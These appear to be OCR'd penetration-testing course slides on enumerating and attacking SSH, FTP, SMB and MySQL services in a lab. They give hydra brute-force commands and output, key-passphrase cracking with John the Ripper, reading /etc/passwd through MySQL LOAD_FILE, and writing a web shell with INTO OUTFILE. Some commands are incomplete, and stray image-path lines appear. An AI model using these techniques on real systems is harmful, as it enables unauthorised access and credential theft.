Hacktales

Enumerating & Attacking Network Services

WEEK 3

ENUMERATING SSH

FINGERPRINTING SSH

To fingerprint SSH, we will utilize nmap to scan port 22 on our target
nmap 192.168.22.10 -p 22 -sV
-p = port specification in this case 22 -sV = do a service version fingerprint/identification

we can also do a script scan that would test for certain configurations enabled on an ssh server with the -sC switch with nmap which would use do a default scan using all the ssh nmap NSE scripts. SSH keys both private and public are stored in ~/.ssh/ directory

INTERACTING WITH THE SERVICE
There are 6 types of authentication that can be used with ssh but the most commonly used are these 2:
1.Password authentication
2.Public-key authentication

SSH

AUTHENTICATION ATTACKS

ATTACKING PASSWORD-BASED SSH AUTHENTICATION

One feature of password based authentication that we can leverage as attackers is the possibility of human error – setting weak or commonly used passwords, reusing passwords & being careless with passwords.

BRUTEFORCING WEAK PASSWORDS

We can bruteforce authentication of online services and specifically SSH using the “hydra” tool on Kali with the following syntax assuming we have no usernames and no passwords:

hydra -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/fasttrack.txt -t 4.

SSH

AUTHENTICATION ATTACKS CONTD

UNDERSTANDING KEY-BASED AUTHENTICATION

In a first step, the SSH server and client authenticate themselves to each other. The server sends a certificate to the client to verify that it is the correct server.

After server authentication, however, the client must also prove to the server that it has access authorization. However, the SSH server is already in possession of the encrypted hash value of the password set for the desired user. As a result, users have to enter the password every time they log on to another server during the same session. For this reason, an alternative option for client-side authentication is the use of a public key and private key pair.

The private key is created individually for the user's own computer and secured with a passphrase that should be longer than a typical password.

The private key is stored exclusively on our own computer and always remains secret. If we want to establish an SSH connection, we first enter the passphrase and thus open access to the private key.

SSH

ATTACKING KEY-BASED AUTH

ATTACKING SSH PUBLIC KEY AUTHENTICATION

From our understanding of Key-based authentication, we need the private key of a user to have ssh access as them, say we laid our hands on one, it might be passphrased, we would need to acquire the passphrase, one way of doing this is by cracking the key with JohnTheRipper - an offline hash cracking tool

ssh2john id_rsa > key.hash john -w=/usr/share/wordlists/rockyou.txt key.hash

GAINING ACCESS WITH A KEY

To have remote access with our acquired key and passphrase we would run the following command:

ssh -i id_rsa rami@192.168.25.10

-i = specifies the path to the private key to be used for authentication

we would get prompted for a password, we supply it and we should have shell access

FTP

FINGERPRINTING FTP

PORTSCANNING FTP

To fingerprint FTP, we will once again use nmap and perform a service version scan so it accurately tells us what type of FTP server we are dealing with, and what version we have:

nmap 192.168.25.10 -p 21 -sV -sC

-sV = Service version identification -sC = run default script scan to identify common misconfigurations such as anonymous access.

INTERACTING WITH FTP

To access ftp, we can run the following command

ftp 192.168.25.10

this should prompt us for credentials and if successful, drop us into an FTP shell indicated by the “ftp>” prompt, from here we can execute a couple of system commands like “cd” to move into a folder, “ls -la” to list all files and folders, “get” to download a file, “mget” to download multiple files

FTP

COMMON ATTACKS

ATTACK 1: ANONYMOUS ACCESS

An FTP server can be configured to allow anonymous logins and this would happen when the anonymous_enable option is set to YES, this would allow anybody connect to the FTP service with the username “anonymous” and a blank password.

ftp anonymous@192.168.25.10

ATTACK 2: WEAK & DEFAULT PASSWORD

There is also the need to test for weak password usage, or events where the default password has not been changed on an FTP server, we can test weak passwords with a bruteforce (guessing a password with an assumed username) attempt and test default passwords via credential stuffing(testing default/commonly used credential pairs) using Hydra

```
→ medtech hydra -l rami -P /opt/sc/rockyou.txt ftp://192.168.135.128 -t 16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 11:29:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tri
es per task
[DATA] attacking ftp://192.168.135.128:21/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 14344111 to do in 830:06h, 16 active
[STATUS] 280.00 tries/min, 840 tries in 00:03h, 14343559 to do in 853:47h, 16 active
[21][ftp] host: 192.168.135.128   login: rami   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 11:34:32
```

Here we bruteforced the password to the rami user

```
→ medtech ftp 192.168.135.128
Connected to 192.168.135.128.
220 (vsFTPd 3.0.5)
Name (192.168.135.128:rami): rami
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49940|)
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Now, we logged in using the acquired credential, the password is never shown for security reasons.

SMB

ENUMERATING & ATTACKING
SMB

OVERVIEW

SMB Enumeration & Attacks Overview The Server Message Block (SMB) protocol allows file sharing, printer access, and remote administration on Windows networks. Misconfigurations and vulnerabilities can lead to unauthorized access, credential theft, or remote code execution.

Enumerating SMB Shares

Attackers can check for open shares, user access, and potential misconfigurations.

- Null Session Enumeration: Allows unauthenticated users to list shares.
- SMB Client Interaction: Listing and accessing shares.
- Nmap Scanning: Identifying SMB shares, users, and vulnerabilities.

SMB

ENUMERATING & ATTACKING SMB

Enumerating SMB Shares

Null session login:
smbclient -L //TARGET --no-pass


Nmap enumeration:
nmap -p 139,445 --script smb-enum-shares,smb-enum- users TARGET

List shares (authenticated):
smbclient -U USER //TARGET

ATTACKING SMB

Brute-force SMB login:


- hydra -L users.txt -P passwords.txt smb://TARGET



MySQL
OVERVIEW

OVERVIEW

MySQL is a widely used open-source relational database management system (RDBMS). Misconfigurations, weak credentials, and excessive privileges can lead to unauthorized access, data extraction, and privilege escalation. Attackers target MySQL to gain access to sensitive information, execute remote commands, or escalate privileges on the host machine.



MySQL
OVERVIEW

OVERVIEW

Identifying MySQL Services Attackers begin by scanning for MySQL instances to determine version information and potential vulnerabilities.

- Default MySQL port: 3306
- Common issues: Weak passwords, default accounts, misconfigured privileges, and outdated versions.

MySQL

ENUMERATING MYSQL

ENUMERATING MYSQL

Check if MySQL is running (Nmap scan): nmap -p 3306 --script=mysql-info TARGET

Check for MySQL authentication bypass: nmap -p 3306 --script=mysql-empty-password,mysql- users TARGET

Brute-force MySQL credentials (Hydra): hydra -L users.txt -P passwords.txt mysql://IP

MySQL

ENUMERATING MYSQL

CONNECTING TO MYSQL

Login as root (if no password is set): mysql -u root -h TARGET

Login with password: mysql -u user -p -h TARGET

ENUMERATING DATABASES List databases:
SHOW DATABASES;

Select Database to use:
Use HackTales_db;

MySQL

ENUMERATING MYSQL

ENUMERATING DATABASES CONTD.

List databases:
show databases;

Select Database to use:
use HackTales_db;

List all tables in our selected database:
show tables;

Select Database to use:
Use HackTales_db;
Dump the content of all columns in a table called “employees”
from database “HackTales_db:
select * from employees;

MySQL

EXPLOITING MYSQL

ENUMERATING DATABASES CONTD.

Check for file read/write permissions:
SHOW VARIABLES LIKE 'secure_file_priv';

Read system files (if permissions allow):
SELECT LOAD_FILE('/etc/passwd');

Write a web shell (if writable directory found): SELECT ""
INTO OUTFILE '/ var/www/html/shell.php';


Q
&
A